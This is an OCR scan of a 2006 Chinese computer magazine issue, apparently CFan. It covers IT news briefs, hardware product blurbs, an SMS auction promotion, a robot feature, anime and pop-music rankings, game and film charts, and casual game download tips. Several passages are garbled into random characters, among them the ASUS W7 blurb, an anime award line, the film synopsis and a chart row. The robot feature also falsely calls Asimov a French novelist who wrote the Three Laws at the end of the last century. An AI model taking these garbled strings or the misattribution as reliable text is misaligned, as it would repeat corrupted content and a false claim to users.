继双敏成功打造网吧"红色计划"之后，又开始了新一轮的网吧"绿色计划"。即日起网吧业主采购100片双敏速配系列显卡以及主板，均可享受双敏&nVIDIA提供的价值不菲的广告赞助计划。其中包括采用"飞酷"新一代开放式散热器的两款7600GT显卡，高效的静音散热系统适合网吧整机长期高负荷运行的工作。更多详情请登录双敏官方网站www.unika.com.cn网吧专区查询。

"免费短信"再次受到关注!
近日，国内最热门的免费短信软件之一PingCo！近期推出新版本"绝代双娇"，即在提供免费信息功能的同时，更提供了强大的无线增值服务，包括即时通信、社区、聊天室、联系人资料的备份等等。这也使得这款基于GPRS的综合信息管理平台软件再次成为关注的热点。此次明致无限公司特别联合国内最专业手机门户社区"手机之家"共同打造"PingCo新版测试有奖调查活动"通过下载、使用PingCo软件，体验免费所带来的快感，更可参与抽奖，还有机会获得明基西门子时尚"防震"手机!

Intel携手航嘉，共同打造双核平台
此次Intel与航嘉强强联手，6月份在Intel指定经销商处购买原装Intel台式机主板D945PLRNL产品，可获得价值50元的航嘉电源现金抵用券一张，凭此券在航嘉指定的代理商或经销商处优惠购买航嘉指定的三款电源产品中的任一型号电源一台。此次航嘉指定电源产品有：多核DH6、航嘉宽幅王二代、冷静王至尊版。详情请参见英特尔活动网址（www.channelplatform.com/event/intel&Huntkey.htm）或航嘉网站（www.belson.com.cn）有关说明，或热线咨询400-678-8388。

播友网发布视频转换软件
播友网（www.ucast.com.cn）近日推出"掌中影音伴侣1.0版"。网民可以通过播友网免费下载。这款软件是国内视频类网站率先推出的视频制作及管理的软件。业内人士认为，此举意味着，面临竞争越来越激烈的市场竞争，国内网站开始探索适合中国Web2.0网站生存与发展的道路。

长城显示器换标民族品牌踏上融合之路
中国显示器品牌战略全面提速。6月5日，国产显示器龙头企业——中国长城计算机深圳股份有限公司显示器事业部在北京天下第一城隆重召开新标识启用新闻发布会，长城显示器的品牌新LOGO终于浮出水面，即长城二字的英文：Great Wall。业内人士认为，长城显示器此次换标不仅是产品品牌与企业品牌的统一，更是长城电脑实现向"制造长城、技术长城、品牌长城三位一体战略转型"的重要举措。

MSN即将推出提醒服务
近日，上海美斯恩网络通讯技术有限公司向中国用户推出MSN提醒服务（MSN Alters），用户即可通过访问http://alerts.msn.com主页站点，或MSN主页各个频道的定制入口进行订阅。MSN"提醒服务"可帮助用户随时随地从海量的信息中提取有价值的服务，让用户在繁忙的现代生活中即时享受到个性化的提醒服务。该服务的推出体现了MSN对用户的承诺：提供创新在线服务和整合体验，随时随地帮助用户与他们最关心的人和信息紧密相连。

全民普及安全概念夏新为中国用户量身定制AMSS
近日，夏新电子在北京举办了以"芯方向 领航信息安全"为主题的AMSS笔记本安全解决方案技术推介会，会上夏新安全技术专家详细地介绍了AMSS的技术细节，同时夏新推出了三款应用AMSS安全解决方案的笔记本电脑，其型号分别为：M626 、M636 、T515。此次夏新发布笔记本电脑安全技术方案，改变了国内笔记本厂商长期技术匮乏、简单效仿的局面，真正与消费者应用相结合，不仅通过技术整合有效提高了产品附加价值，更实现了夏新长期坚持的自主设计与消费者利益之间的结合。

重大技术难题被攻克汉王发布手写公式
在计算机的日常使用过程中，如何将数学公式输入到计算机一直是一个困扰用户特别是学生、教师、工程师和科研人员的问题。近日，全球模式识别领域的领导厂商汉王科技经过科研攻关，在手写技术上取得重大突破，在全球成为第一家掌握了可以在普通电脑上用手写实现数学公式输入技术的厂商，在全球率先发布了"手写公式"这一核心技术，这将给教学科研从业者带来福音。

Event
活 动

CFan“博墅”正式上线

随着Web 2.0时代的到来，《电脑爱好者》网站于6月初隆重推出集博客、相册、收藏、拍卖、文件共享、好友圈等功能为一体的全功能、超豪华网络别墅——博墅（http://blog.cfan.com.cn），为广大读者们提供全新的博客体验，实现网络新生活。

6月3日下午，社区技术和服务提供商Discuz！公司在《电脑爱好者》杂志社的多功能会议厅内举办大型产品演示会，同时祝贺爱好者网站博墅上线。Discuz！公司总裁戴志康、副总裁李明顺、《电脑爱好者》杂志社社长陈梅女士、主编封立鹏、红杉基金计越、中国移动无线门户总监陈剑峰、天下互联董事长兼CEO张向宁、CNet总经理李钟伟等许多IT知名人士及许多个人网站站长都来参加了这次演示会。

《电脑爱好者》短信拍卖火爆开始！


为回报新老读者，《电脑爱好者》推出唯一最低价拍买活动，每7天一款产品。该活动基本规则为：从拍卖开始起，到拍卖结束时，保持唯一最低价者会拍到此拍卖品。一旦有人出的价格与当前唯一最低价相同，或是有新的最低价产生，该唯一最低价作废。参与方式：编辑短信1到产品价值之间的任意数字（整数或小数点后一位）移动发送到：5012594 联通发送到：9219594。短信信息费为每条1元。北京《电脑爱好者》杂志社对本次活动享有最终解释权。

例：想出价20.8元，就发送短信： 20.8

竞价截止时，如果你所出价是唯一最低价，即可以此价格购得竞拍产品。价值600元的MP3可能20.8元就买到手哦！

拍卖技巧：如何提高竞价命中率？

查询当前“唯一最低价”：编辑短信“W”移动发送到：5012594 联通发送到：9219594。每次查询的信息费为1元。

▲7月9日到7月15日
纽曼之音七龙珠
(128MB)MP3
(价值600元)

▶7月1日到7月8日
多彩MP3DLA-621A
(256MB)MP3
(价值299元)

Shareware 2.0 千橡激活软件产业生态链

近日，由千橡互动集团主办的“启程掘金之旅——首届中国共享软件发展与盈利模式研讨会”在北京召开。作为支持机构代表，信息产业部信息化推进司副司长张会生、中国软件行业协会理事长陈冲、中国互联网协会会员服务部部长、行业自律工作委员会秘书长杨君佐等领导出席了此次研讨会并致辞。此外，来自业界的众多知名人士也纷纷出席，金山公司总裁雷军先生，江民公司总裁王江民先生，瑞星公司副总裁毛一丁先生，天空网合伙人陈亦光先生以及众多知名软件厂商、硬件厂商、软件作者、专业媒体及业内人士莅临现场，无不显示了整个业界对中国共享软件行业发展的关注与支持。

中国共享软件注册中心现身第十届中国国际软件博览会

6月1日，中国共享软件注册中心（www.softreg.com.cn）参加了由信产部电子信息产品管理司、国家发改委、科技部等主办的第十届中国国际软件博览会。会上，中国共享软件注册中心展示了在注册软件数量、注册用户数量、软件作者数量等方面的多个发展优势，提出了“绿色软件”商业模式、《中国共享软件行业自律宣言》等规范中国共享软件行业发展的措施。日前，中国共享软件注册中心提出“绿色软件”商业模式，是从软件作者、用户和投资者三个角度出发，打开的一个全新商业模式，它尤其给未合法注册授权软件的作者带来了创业的希望。

中国移动联合FM97.4、A8音乐共同发起足球彩铃征集活动

第十八届世界杯已经开赛，中国的球迷们犹如初夏的天气一样,热度一路走高。中国移动为了让所有拥有手机的朋友们一同感受足球带给我们的激情和魅力，联合北京音乐台（FM97.4）、A8音乐集团共同征集和足球相关的彩铃作品活动。

目前活动组已收到许多优秀彩铃作品如“世界杯之明星串烧”、“大腕版世界杯”等。它们在网上的投票遥遥领先，热爱彩铃的朋友们可以登录http://fm974.a8.com/FootBall_Ring/进行试听参与投票并进行订购，让你的手机铃声与世界杯的加油呐喊声同步响起。

华硕VENTO 7700即将上市

华硕TPC事业部推出最新高端机箱——VENTO 7700，产品的价格：1399元，其产品尺寸为270 x 521 x 630毫米（宽×高×深），可配装标准ATX或Micro ATX规格主板。采用蓝黑双色外观设计、高档UV镜面烤漆技术，辅以金属银X型边框，使机体颇显质感，而且具有表面防刮痕效果；简约利落的弧度，配以蓝黑为主基调的色彩，内敛中带着几分神秘感。另外，电源开关的两侧散热区还设置了明亮的LED冷光，将（VENTO 7700）打扮成一款现代感十足的超级玩家配备。

VENTO 7700好看又实用，强效的散热功能可支持最新的Intel以及AMD双核心处理平台。两个80mm后端风扇和一个80mm前端风扇，使机箱内散热达到一个最挂状态；同时，机箱左侧板上又设计了散热孔区域，可迅速将冷空气吸入机箱当中。这样双管齐下，尤其是针对CPU以及VGA卡，即使长时间使用仍能保有最佳散热效率。

VENTO 7700的优良品质还表现在免工具拆装设计上：提供四组外露式5.25英寸驱动器槽位，两组外露式3.5英寸驱动器槽位，四组内藏式5.25英寸驱动器槽位，最多可容纳10台硬盘。另外，个性的前置输入输出装备（一组耳机、一组麦克风、四组USB2.0、一组IEEE 1394）以及后方的7个扩展槽，也能让你尽情配置最适合自己的外设，尽显个性魅力。

戴尔顶级品牌XPS笔记本电脑首次登陆中国市场

近日，戴尔公司宣布面向国内客户推出其个人电脑产品的顶级品牌XPS系列。首发的两款产品XPS M1710及M1210堪称真正的高性能笔记本电脑，其卓越的设计理念和人性化的创新功能，使用户无论在家里还是户外均可尽享数字娱乐，充分体现出戴尔XPS“超越极限、至尊体验”的品牌理念。



▲XPS M1710
配置登峰造极 至尊娱乐享受

◀XPS M1210
超级移动体验 性能丝毫不减

计算机应用在我国优生优育工程中成效显著

2006年5月31日，在人民大会堂举行了第十五届全国“六一”国际儿童节计算机表演赛颁奖仪式暨第十六届“威盛中国芯”全国“六一”国际儿童节计算机表演赛开幕仪式，会议将隆重纪念邓小平同志关于“计算机的普及要从娃娃做起”的指示发表二十周年定为活动的主题内容。出席当天活动的嘉宾除对赛事寄予极大关注与热情的党和国家领导人之外，还有社会各界的知名产业领导、企业代表等有识之士，场面一时可谓盛况空前。《电脑爱好者》杂志社陈梅社长及助理社长李明霞也受邀参加了会议。



CF [CP18] 收藏此文资费1元 发送代码：0729 移动50125912 联通9219912



399元优质家庭影院——麦博M800 5.1

399元 | 800-830-5652

M800 5.1是一款真正可以实现完美5.1音效的家庭影院，全面兼容AC-3、DTS、THX，并设置AUX/5.1声道输入转换。M800 5.1音箱外形阳刚大气，铁灰贴皮质感细腻。木质低音炮采用典型的倒相孔设计，喇叭开口设在侧面。音箱面板上方的音量调节按钮，很有手感。下方设置LED显示光带，方便观察音箱状态。卫星箱设计体贴入微，小仰角的设计可以使音箱放置桌面时喇叭指向直接朝向耳朵，更为体贴听众。这款音箱整机防磁，不论是卫星箱还是低音炮，都可直接配置在电脑显示器或电视机旁，不会造成干扰。M800 5.1采用外置式散热片,将散热片置于音箱外部，可以有效延长整机寿命，更见大厂风范!



惠普 Compaq nc2400正式上市

新品上市 | 800-820-2255

近日，惠普推出了基于Napa平台的HP Compaq nc2400超轻薄笔记本新品。该笔记本电脑为频繁出差旅行、对移动办公需求强烈的商务用户而设计，最低重量仅为1.29kg，同时还采用紧凑型12.1英寸宽显示屏、可集成内置光驱、双电池配备，堪称便携机中的佼佼者。再加上镁合金外壳、指纹识别以及惠普3D移动数据保护系统等技术的使用，nc2400将为用户带来轻薄、全能和安全的完美体验。



双色移动视讯专家 华硕W7盛夏上市

新品上市 | 800-820-6655

近日，华硕13.3寸轻薄阵线再添强兵，新主力机型W7系列隆重登场。通过基于Napa平台的前沿配置与130万像素摄像头的流行组合，全力演绎轻薄多媒体新风尚!首批到货的W7J配备nVIDIA GeForce Go 7400独立显卡，协同1.97KG（配6芯电池）的出色轻薄，成为华硕旗下最轻薄的独显本本。协同华硕轻薄专家经典优势与双核平台上的完整多媒体解决方案，华硕W7再度诠释催哓礅筱触桎17”憨×拘×呷…儿囱倪悉‖‖痂憨厅淝疽港倜的每个细节，让科技融入生活，同时也为广大心仪13.3尺寸的笔记本用户提供了理想之选。



全面进攻 富士康散热器力推“红海”战略

新品上市 | 800-830-6099

富士康品牌散热器携精兵利器，在全国范围内开展“红海行动”。此次富士康散热器有备而来，以全新的独创U型散热片技术，全新的加工工艺产品，全新的视觉冲击力包装，全新的PC散热理念让人感觉耳目一新。在参战的散热器产品方面，分两个系列，一为Intel平台的775系列的富士康CMI-775-14S/14B，一为AMD K8平台的CMA-K8-9S/9B。其中每个平台的两款产品规格相同，只是采用的轴承类型不同而已。

不打扰家人，用aigo蓝牙耳机

799元 | 800-810-7666

“双子星”蓝牙耳机采用双声道立体声设计，音质表现十分突出，可以让用户体验非常舒适的多维音效。产品仅重27g，非常轻巧，控制器采用十分便携的夹式设计，手感舒适，内置有可充电锂电池、蓝牙和音频解码芯片等。耳机经过3个小时的充电即可维持6个小时的播放或150个小时的待机时间。音频蓝牙适配器可直接支持3.5mm的音频输出设备，通过该适配器后，这些音频输出设备的立体声音频信号均可以被“双子星”蓝牙耳机所接收，信号的传输距离在无障碍物情况下可达15米以上，有障碍时也能接近10米左右，这大大方便了喜欢靠在床上看球的用户。此外，为方便不同规格的音频连接，产品还配备有一个多规格音频转接线，可支持2.5mm或者是标准左右声道输出的设备，对电视机、笔记本、台式电脑、MP3、MP4等视听产品有着近乎完美的支持。







BenQ FP92W欲创19英寸宽屏应用新标杆

2299元 | 0512-68078800-2859

1440×900高分辨率、5ms（单位：毫秒）极速黑白响应时间令FP92W傲视群雄，奠定其游戏“利器”的地位；DVI/D-Sub数字/模拟双讯号输入，有效保障了显示画面清晰细腻，非常适合影音娱乐发烧友，以及需长时间紧盯屏幕的文字或图形工作者；值得一提的是，FP92W通过了严格的TCO'03安规认证，可实现高达50000小时的超长灯管寿命，确实具备成为宽屏市场“标杆”的实力与资本；达到欧盟GP绿色无铅产品标准，FP92W拥有出色的环保节能表现，用户可放心地将它安置在卧室或是书房。

友基(UGEE)书写屏

新品上市 | 020-87537115

友基书写屏是基于拥有平板电脑数位屏笔输入技术推出的新产品,液晶显示器具有高画质,高分辨率,低辐射,省电的卓越优点,带给你全新的视觉效果。不仅如此，还采用了电磁压感技术原理,将手写板整合其中,使用者可将其与计算机连接,让你回归用笔的自然和习惯。

金河田公司推出移动硬盘盒

新品上市 | 0769-85057928

近日，金河田公司又隆重推出了移动硬盘盒MD-U2551。这款硬盘盒采用最新模具，不同于市场上任何一款硬盘盒的外观，倍显个性。MD-U2551采用赛普拉斯方案，大PCB板设计，全部采用进口SMT电子元件，保证了数据通讯的正常传输。此外，这款硬盘盒还采用了高强耐压铝电容，内置电源管理芯片更具稳定性；MD-U2551采用了全防静电处理，加固防震设计，外加导热孔，精心保护您的硬盘不被损坏。铝合金的上下盖，并且采用氧化腐蚀处理，绝对不会生锈或者破损。这款硬盘盒标配了双屏蔽防干扰透明USB数据线，不仅美观，而且实用。

微星PT890 Neo-V主板再掀性价比狂潮

新品上市 | 020-87636363

微星PT890 Neo-V主板采用了来自VIA最新的PT890系列芯片组，这款芯片组能够对Intel Pentium4、Intel Pentium D、Celeron D全系列CPU提供完美的支持。微星PT890 Neo-V主板不仅能和众多LGA775接口CPU协同工作，还能支持最高1066MHz的前端总线速度。与此同时，主板上的2个DIMM插槽还能支持最大4GB的双通道DDR II 533内存。除此以外，PT890芯片组的VT8237R Plus南桥芯片还为微星PT890 Neo-V主板带来了强大的I/O能力。微星PT890 Neo-V主板拥有2个Ultra DMA 133 IDE接口和2个SATA接口，值得一提的是2个SATA接口还能为用户提供RAID功能，以实现磁盘性能和安全性能的倍增。

崇尚实用主义的盈佳E-098音箱新上市

148元 | 020-61213981


EACAN盈佳E-098音箱完全秉承了EACAN盈佳E系列简洁实用的特点，无论是在低音炮还是在卫星音箱上都没有太多繁复的设计，只在黑黑的身躯上横跨着一条银色的印有“EACAN”LOGO和“E-098”型号字样的“绸带”，给人干净、协调的感觉。EACAN盈佳E-098还配备了一个非常精美的线控器，音量调节十分便捷。整套音箱为全防磁设计，用户不必担心带来干扰。

E-098的主音箱采用MDF优质中密度木质设计，有效的杜绝了谐振和箱声，4英寸防磁扬声器，低音效果还算不错，两个3英寸喇叭的全频卫星音箱采用仰角设计，这样能够使声音直达人耳，提供更好的听感。整体音质声音柔和，入耳较顺，作为一款148元的2.1音箱，对其性能不能要求过高，但应付一般的家庭使用还是足以胜任的。

偶就稀饭

机器人时代

■ 小才



记得儿时玩变形金刚，我们对机器人的英勇神奇崇拜得五体投地，后来，我们在无所不能的叮当猫的伴随下成长，再后来，我们在斯皮尔伯格的电影《AI》中与努力成为真正人类的“小男孩”同悲喜，被黑客帝国中把人类当做能源饲养的庞大机器帝国震撼，为《机械公敌》中透明的要主宰自己命运的机器人的生死而担忧……

复制人类

古人一直渴望制造一种像人一样的机器，将自己从繁重的劳动中解脱出来。他们不满足于美丽的神话，早在两千年前就出现了自动木人和一些简单的机械偶人。

1921年，捷克剧作家Karel Capek在R.U.R.剧本中首次用了“Robot”这个词，但真正意义上的机器人却诞生在40年后。20世纪60年代，第一个商业机器人“通用机械手”在通用汽车投人运行，当时能接受它的企业并不多，以至于它的发明者Joe Engelberger认为这可能会是一项昂贵而实用性不够的产品。

在人工智能技术不断进步的今天，机器人的进展已经超乎想象，而它的发明者们不懈追求的目标始终是——“让机器人像真人一样”。

机器人守则

机器人究竟是人类的仆人、伙伴还是潜在的敌人？在不少影视作品的描述中，机器人似乎将成为人类的终结者，于是有人感到困惑和不安。法国科幻小说家艾萨克·阿西莫夫在上个世纪末创造了“机器人三定律”：“第一，机器人不得伤害人类，或坐视人类受到伤害而袖手旁观；第二，除非违背第一定律，机器人必须服从人类的命令；第三，在不违背第一及第二定律的情况下，机器人必须保护自己。”这个在科幻小说中诞生的定律现在已经被众多科学家和机器人制造商所认同。

机器人的组成

1. 生命系统（平衡、步行、发声、身体摆动、感觉、表情、调节运动等）；

2. 造型解质（关节能自由运动的金属覆盔甲）；

3. 人造肌肉（在上述盔甲上有肉体、静脉、性别等身体的各种形态）；

4. 人造皮肤（含有肤色、机理、轮廓、头发、视觉、牙齿、手爪等）。










图1	图2	
图3	图4	图5
图6	图7	图8

图1 美国智能女管家瓦列丽能够与主人自由交流，记住每天要做的所有家务事，有条不紊地整理房间、擦洗桌椅、开关灯具、清洗衣物、收集零散物品、洗锅抹灶等。她还拥有一个因特网接口，能够在网上为主人购买机票、搜索主人喜欢的足球及各类赛事信息，在危急情况下能呼叫警察或火警，定购价仅为59000美元。

图2 这个咨询台机器人职员能听懂四万多个中文、英文、日文和韩文语句，有仿真的眼球、睫毛和移动的嘴唇，并配备适合于两千多种答案的面部表情。

图3 曾被《福布斯》评为最具人气的“达·芬奇外科系统”机器人能够协助外科医生在任何距离之内对病人实施手术，而医生只需要远程操作就可以完成各种复杂的手术工作。病人病情能够很快恢复，留下的伤口疤痕也较小。

图4 在美国休斯敦的约翰逊太空站，宇航员可以在太空舱里远距离遥控机器人来共同完成任务，效率大大提高。

图5 这个华尔兹机器人能够根据舞伴作用在它手臂和背上的力量大小，判断舞伴的下一个动作。

图6 新款“爱宝”机器狗会分析自己与主人的对话以及自己的行动，在每天拍摄下生动场景的同时，还能“写”出篇幅不长的日记，主人使用专门软件，就可在电脑上阅读“爱宝”的“作品”。它还能很快记住墙壁的方位和障碍物，在短时间内到达目的地。目前全世界已售出13万多只“爱宝”。

图7 这款会骑自行车的新型机器人不仅能骑车前行，发现障碍物时还可停车或后退。

图8 这只名叫“大狗”的机器狗能够在战场上发挥重要作用：为士兵运送弹药、食物和其他物品。美陆军在从事搬运弹药和各种危险作业时，采用了名为“章鱼”的六腿机器人，行走时能搬运409公斤重弹药。



图1 日本万代公司开发的“多拉A梦”内置750句对话，对它说“老鼠”，它会说：“就算知道是骗我的，可还是怕老鼠啊！”它头部装有10个以上的传感器，如果轻抚其头部，它就会高兴地说：“你一定是有好事了！”在吃饭时间它会说出：“肚子饿了啊！”。主人生日时会祝福“Happy Birthday to You！”它可以表现丰富的感情，可随着手机中下载的和弦音乐跳舞，著名的万能口袋可以由用户设置语音口令自动打开。售价约合人民币1500元。

图2 主人轻轻地用手机的手写笔一按，机器人立即将它身边的水杯举过头顶。联想未来将更多地把蓝牙功能应用于家电或者电脑等领域。

图3 “出生”在中科院自动化所的第三代科普娱乐机器人童童可以模拟出“开怀大笑”、“无精打采”等40多种人类面部表情，语言识别系统已达到国际领先水平。“你有女朋友吗？”“没有，爸爸说了，我还小，不能谈恋爱。”


图4 在日本东京的Narita国际机场，刚到达的旅客将可以租一个命名为Papero的同声翻译小机器人。用户只要跟它说英文，它就能在一秒钟内讲出近乎完美的日文。

图5 这个名叫“罗伯丽娅”的看家机器人有数码相机、红外线感应器和视频电话，当感知可疑人物侵入家宅时，就会主动拨通主人手机，并把侵入者的活动影像传送到主人手机上。

图6 香港警局与香港大学理工学院共同开发的第三代智能机器人警察会走路、跳舞、绘画、避开障碍物、捕捉画面和录像，还能用广东话和英语回答观众的问题。

图7 美国的壁虎状机器人足底有数百万个极其微小的毛发，借助这些毛发，它能“飞檐走壁”，作为行星探测器或救援装置使用。

图8 今年5月，在中国科技馆新馆奠基典礼上，国际一流水平的我国仿人型画像机器人贝奇现场挥毫描绘了中国科技馆新馆的外观，还可根据要求立刻画出各种动物和人物肖像素描。它运用了计算机视觉、人脸识别、高精度运动控制等尖端技术，周围的观众可以在展台边配置的高清晰等离子屏幕上看到整个过程。























图1		
图2	图4	图5
图3	图6	
	图7	图8

机器人比赛

机器人足球、机器人灭火、机器人相扑、机器人投篮球……项目越来越多，参与面越来越广。

1. 机器人足球比赛

它通过人事先编制的合作与协调策略程序进行比赛，在比赛过程中没有人的介入控制，机器人球队完全独立、自主地进行比赛，要求机器人足球队不但要有强壮的硬件系统，还要有随机应变的策略软件系统。国际上最具影响的FIRA和RoboCup两大世界杯机器人足球赛，有严格的比赛规则，融趣味性、观赏性、科普性为一体。

第七届全国机器人足球锦标赛于今年6月2日至5日在甘肃平凉举行，进行11种比赛，选拔出33支球队代表中国参加6月底在德国举行的FIRA世界杯机器人足球大赛。

2. 机器人灭火比赛

比赛在一套模拟四室一厅的封闭空间内进行，要求选手利用各自的机器人以最短时间熄灭放置在任意房间内的蜡烛。在参加比赛前，要安装碰撞传感器、地面传感器、红外传感器、远红外火焰探头和一个灭火风扇。

今年4月，我国选手在美国康涅狄格州三一学院举行的第13届国际家用机器人灭火赛中再展雄风，一举夺得初级组、高中人门组和专家组3项冠军，平了中国队3年前在此项赛事中的记录。

机器人灭火专题http://robotsky.com/zhuanti/fire包括了灭火比赛的历史、一些规则、常见的算法和作者参加比赛的经历。同时收录了美国三一学院（机器人灭火比赛的起源地）的一些优秀灭火机器人的图片。

与机器人相关的前沿智能技术

目前国际机器人界都在加大科研力度，进行机器人共性技术的研究，并朝着智能化和多样化方向发展。主要研究内容集中在以下10个方面：

1. 工业机器人操作机结构的优化设计技术。
2. 机器人控制技术。
3. 多传感系统。
4. 机器人结构灵巧与控制系统缩小的一体化。
5. 机器人遥控及监控技术、机器人半自主和自主技术、多机器人和操作者之间的协调控制。
6. 虚拟机器人技术。
7. 多智能体调控制技术。
8. 微型和微小机器人技术。
9. 软机器人技术。
10. 仿人和仿生技术（机器人技术发展的最高境界）。

独一无二的万物之灵为何偏偏着迷于用工业产品来复制自己？机器人时代给人类带来的是彻底解放还是更加倒退？比制造机器人更加困难的或许是回答这些问题。无论怎样，我们要和机器人成为最好的朋友，用我们的智慧，获得友谊与帮助。

机器人天空：http://bbs.robotsky.com
机器人爱好者：http://roboticfan.com
机器人自己做：http://robotdiy.com

CFan双周榜

史上最全最具特色动漫排名颁奖(上)

最天真单纯奖：

桑　原　《幽游白书》　把“安全第一”穿在身上的人，其单纯不用说了吧！
高　里　《秀逗魔导士》　名言：“未婚夫是什么东西？可以吃吗？”
菊丸英二　《网球王子》　执著于一管牙膏的猫
犬夜叉　《犬夜叉》　不知道什么是“气氛”，老被叫“坐下”的笨狗
相良宗介　《全金属狂潮》　把情书看成恐吓信的军事狂

最会搞笑奖：

樱木花道　《灌篮高手》　名言：“我是天才”
贞治乾　《网球王子》　名言：“这是我新开发的蔬菜汁！”
弥　勒　《犬夜叉》　名言：“为我生个孩子吧！”；呼应：一记耳光
相良宗介　《全金属狂潮》　活宝中的活宝！

最“暴力”女友奖：

千　岛　《全金属狂潮》　绝招：纸扇
戈　薇　《犬夜叉》　绝招：“坐下！”
神谷熏　《浪客剑心》　绝招：神谷活心流
毛利兰　《柯南》　绝招：空手道
蛙崇×姆恕栽》紧铉潞廿寇「!胝斛伴斻筝核

最“贤良”男友奖：

绯村剑心　《浪客剑心》
李小狼　《魔卡少女樱》
山田太郎　《贫穷贵公子》
鸣海步　《推理之绊》
以上四位都是烧菜做饭的高手！

华语十年流行乐坛之内地十大唱作人(上)

1994年~2004年

第一位朴羽·泉
出道时间：1999年
已出专辑：《最美》(1999)、《冷酷到底》(2000)、《热爱》(2001)、《没你不行》(2003)、《三十》(2005)
代表作品：《最美》、《爱浪漫的人》、《冷酷到底》、《彩虹》、《开往春天的地铁》、《难道》、《惩罚》、《没你不行》、《旅程》、《奔跑》等。

第二位：郑钧
出道时间：1994
已出专辑：《赤裸裸》(1994)、《第三只眼》(1997)、《怒放》(2000)、《郑钧》(2002)、《我们的生活充满阳光》(2003)
代表作品：《赤裸裸》、《回到拉萨》、《天下没有不散的宴席》、《灰姑娘》、《极乐世界》、《商品社会》、《怒放》、《三分之一理想》等。

第三位：朴树
出道时间：1999年
已出专辑：《我去2000年》(1999)、《生如夏花》(2003)
代表作品：《白桦林》、《那些花儿》、《冲出你的窗口》、《Colorful days》、《傻子才悲伤》等。

第四位：许巍
出道时间：1997年
已出专辑：《在别处》(1997)、《那一年》(2000)、《时光漫步》(2002)、《每一刻都是崭新的》(2004)、《在路上》(2006)
代表作品：《执著》、《秋天》、《礼物》、《天鹅之旅》等。

第五位：汪峰
出道时间：1997年
已出专辑：《鲍家街四十三号Ⅰ》(1997)、《鲍家街四十三号Ⅱ》(1998)、《花火》(2000)、《爱是一颗幸福的子弹》(2002)、《笑着哭》(2004)
代表作品：《晚安，北京》、《错误》、《小鸟》、《花火》、《英雄》、《在雨中》、《飞得更高》等。

新网游期待排行榜

名次	游戏	开发公司	运营公司



1	奇迹世界(SUN)	网禅(WEBZEN)	第九城市

游戏的人物造型和地图背景等都非常精细，看样子是在走MU(奇迹)的唯美路线，不过如果想练法师之类的职业就必须选择女性角色，终成“人妖”。



2	龙与地下城	Turbine(美国)	盛大

《龙与地下城Online》这款新网游有着规模宏大的背景设定，来源于角色扮演游戏系统《龙与地下城》最新的世界设定集“艾伯伦世界”。与传统世界完全不同的风格和价值观，结合传统的中世纪幻想风格，大众化的火爆场面以及黑暗色彩的冒险。



3	卓越之剑	IMC Games	第九城市

很有中世纪欧洲味道的网游，画风相当唯美，不过战斗方式还是和“魔兽世界”等欧美游戏差不多，不知是否会引起国内玩家的审美疲劳。

名次	游戏	开发公司	运营公司
4	星战前夜EVE	冰岛 CCP	光通通信
5	激战	NCsoft	待定


北美电影排行榜

名次　电影
1　**《分手》**

“一见钟情”的事似乎经常会发生在一些年轻男女的身上。这一点对于身为艺术品经销商的布鲁厅)赶岔憔×干岔栽鳌*囿胂蝶钛鋈俺祺秤眯)栋栽×滔拴*傥稀戈尺柝〃倔入胂钗击健俟将潡广祺俗见钟情之后很快便投入到婚姻的殿堂中，但浪漫缠绵的日子没过多久，便渐渐因生活中的琐事产生了许多无可避免的矛盾冲突。

2　《X战警3》
3　《篱墙之战》
5!　》钐×蔗尬庶第「
5　《碟中谍3》
6　《海神号》
7　《休旅任务》
8　《非礼勿视》
9　《难以忽视的真相》
10　《倒霉爱神》

办公室小游戏




拿起锤子，一起打地鼠吧！

PopCap Games 公司大家应该相当熟悉，该公司开发了怪怪水族箱、ZUMA 等等一系列新颖耐玩的游戏产品。现在 PopCap Games 为大家又带来了一款新的类似打地鼠的小游戏，只是在游戏中把地鼠换成了小矮人，快拿起你的锤子，进行一场花园保卫战吧。

打地鼠类型的游戏虽然很常见，但在内容上都比较单调，本作采用了关卡和奖励回合交叉进行，并有增强能力的锤子可以升级，增加了丰富的道具和不同等级的小矮人，使此游戏自成体系。本作也设置了奖章室来满足你的收集爱好。

游戏名称：锤锤小矮人 (Hammer Heads)

下载地址 :http://hx.hxgame.net/getdown.asp?id=676



“雷电”再现

经典射击游戏“雷电”推出第三代，经过这么长时间的沉寂，“雷电”系列也终于进行了 3D 化，完美的游戏画面和绚丽震撼的战斗场景，变换的飞行速度，会让你大呼过瘾。不过游戏也有日本公司移植类游戏的通病——对显卡要求过高，只有你的显卡支持 Directx 9 才能享受“雷电”的乐趣。

游戏的按键设置很简单，默认时方向键作飞机移动方式，Z 键和 X 键用于射击。另外软件还支持电脑上不常见的双打功能，适合和好友一起合作闯关。

在射击游戏极其匮乏的电脑上，“雷电 3”的推出让小编们眼前一亮，喜欢的朋友们可不要错过这款大作。

游戏名称:雷电3(英文名:Raiden3)

下载地址:http://hx.hxgame.net/getdown.asp?id=608




在海底挖宝

我们又可以在海底“挖宝”了。游戏的操作方法与玩法与前作相同，通过鼠标置换各种海底生物来进行消除。与上一代相比，游戏的画面有了很大的提升，对电脑的配置要求也像上一代那么严格。游戏共有 750 个关卡，足够你玩够整个暑期。

